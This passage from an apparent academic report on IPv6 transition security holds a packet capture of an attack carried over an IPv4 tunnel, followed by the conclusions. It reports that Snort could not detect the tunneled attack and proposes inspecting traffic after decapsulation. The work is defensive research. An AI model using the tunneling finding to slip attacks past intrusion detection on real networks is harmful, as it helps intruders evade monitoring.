14:32:03.632756 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.37943 > 2001:a98:13:2:0:8:c18c:1e52.4444: S 1685128198:1685128198(0) win 5680
<pre><mss 0,nop,wscale="" 1420,sack0k,timestamp="" 2094562="" 4=""></mss></pre>
14:32:03.632914 IP 193.140.30.82 > 193.140.30.98: IP6 2001:a98:13:2:0:8:c18c:1e52.4444 > 2001:a98:13:2::c18c:1e62.37943: R 0:0(0) ack 1685128199 win 0
14:32:04.244761 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.41667 > 2001:a98:13:2:0:8:c18c:1e52.4444: S 1685902783:1685902783:(0) win 5680
<mss 0,nop,wscale="" 1420,sackok,timestamp="" 2094715="" 4=""></mss>
14:32:04.244870 IP 193.140.30.82 > 193.140.30.98: IP6 2001:a98:13:2:0:8:c18c:1e52.4444 > 2001:a98:13:2::c18c:1e62.41667: R 0:0(0) ack 1685902784 win 0
14:32:04.856766 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.53851 > 2001:a98:13:2:0:8:c18c:1e52.4444: S 1683289261:1683289261(0) win 5680
<pre><mss 0,nop,wscale="" 1420,sack0k,timestamp="" 2094868="" 4=""></mss></pre>
14:32:04.856886 IP 193.140.30.82 > 193.140.30.98: IP6 2001:a98:13:2:0:8:c18c:1e52.4444 > 2001:a98:13:2::c18c:1e62.53851: R 0:0(0) ack 1683289262 win 0
14:32:05.468854 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.38903 > 2001:a98:13:2:0:8:c18c:1e52.4444: S 1686460639:1686460639(0) win 5680
<pre><mss 0,nop,wscale="" 1420,sack0k,timestamp="" 2095021="" 4=""></mss></pre>
14:32:05.469005 IP 193.140.30.82 > 193.140.30.98: IP6 2001:a98:13:2:0:8:c18c:1e52.4444 > 2001:a98:13:2::c18c:1e62.38903: R 0:0(0) ack 1686460640 win 0
14:32:06.023609 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.51759 > 2001:a98:13:2:0:8:c18c:1e52.135: S 1686951407:1686951407(0) win 5680 <
mss 1420,sack0K,timestamp 2095160 0,nop,wscale 4>
14:32:06.023702 IP 193.140.30.82 > 193.140.30.98: IP6 2001:a98:13:2:0:8:c18c:1e52.135 > 2001:a98:13:2::c18c:1e62.51759: . ack 1686951408 win 17080
14:32:06.080867 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.46819 > 2001:a98:13:2:0:8:c18c:1e52.4444: S 1685223480:1685223480(0) win 5680
<pre><mss 0,nop,wscale="" 1420,sack0k,timestamp="" 2095174="" 4=""></mss></pre>
14:32:06.080947 IP 193.140.30.82 > 193.140.30.98: IP6 2001:a98:13:2:0:8:c18c:1e52.4444 > 2001:a98:13:2::c18c:1e62.46819: R 0:0(0) ack 1685223481 win 0
14:32:06.250329 IP 193.140.30.82 > 193.140.30.98: IP6 2001:a98:13:2:0:8:c18c:1e52.135 > 2001:a98:13:2::c18c:1e62.51759: S 66932288:66932288(0) ack 1686951408
win 17080 <mss 1220=""></mss>
14:32:06.251210 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.51759 > 2001:a98:13:2:0:8:c18c:1e52.135: . ack 1 win 5680
14:32:06.263687 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.51759 > 2001:a98:13:2:0:8:c18c:1e52.135: P 1:513(512) ack 1 win 5680
14:32:06.276963 IP 193.140.30.82 > 193.140.30.98: IP6 2001:a98:13:2:0:8:c18c:1e52.135 > 2001:a98:13:2::c18c:1e62.51759: P 1:301(300) ack 513 win 16568
14:32:06.278049 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.51759 > 2001:a98:13:2:0:8:c18c:1e52.135: . ack 301 win 6432
14:32:06.361540 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.51759 > 2001:a98:13:2:0:8:c18c:1e52.135: . 513:1733(1220) ack 301 win 6432
14:32:06.361584 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.51759 > 2001:a98:13:2:0:8:c18c:1e52.135: P 1733:2185(452) ack 301 win 6432
14:32:06.361780 IP 193.140.30.82 > 193.140.30.98: IP6 2001:a98:13:2:0:8:c18c:1e52.135 > 2001:a98:13:2::c18c:1e62.51759: . ack 2185 win 17080
14:32:06.563922 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.51759 > 2001:a98:13:2:0:8:c18c:1e52.135: F 2185:2185(0) ack 301 win 6432
14:32:06.564064 IP 193.140.30.82 > 193.140.30.98: IP6 2001:a98:13:2:0:8:c18c:1e52.135 > 2001:a98:13:2::c18c:1e62.51759: . ack 2186 win 17080

Figure 3.13: Traffic captured during the attack

On the contrary to the result of the previous scenario, Snort could not detect the attack through this traffic. Search about this result leads to that the deep packet inspection over tunneled traffic is infeasible [39]. As a solution to this problem, configuring tunnel end points as the network borders and setting intrusion detection tools that make deep packet inspection after this point is proposed.

Client to router and router to router tunnel applications are resulted as expected. The IPv6 packets that contain the application layer attack in an IPv4 tunnel cannot be detected by a deep packet inspection tool.

CHAPTER 4

CONCLUSIONS & FUTURE WORK

In this project, a brief information about the IPv6 transition methods and two case studies analyzing an application level attack over IPv6 networks, one using dual stack and the other configured tunneling method, is presented. Major results obtained can be summarized as below.

- The application level attack over a dual stack network can be detected by an IDS, in this case open source IDS Snort is used. This means the attack signature for an application level attack does not depend on the underlying network protocol.
- However in the case configured tunneling method is used, the attack could not be detected by Snort. This case study has showed that the tunneled traffic should be decapsulated before the deep packet inspection is made. Since the deep packet inspection over tunneled traffic is infeasible. [39]

As future work, the security of different transition methods with different kinds of attacks will be evaluated. It is hoped to form a knowledge base about all common transition methods and their security observations.

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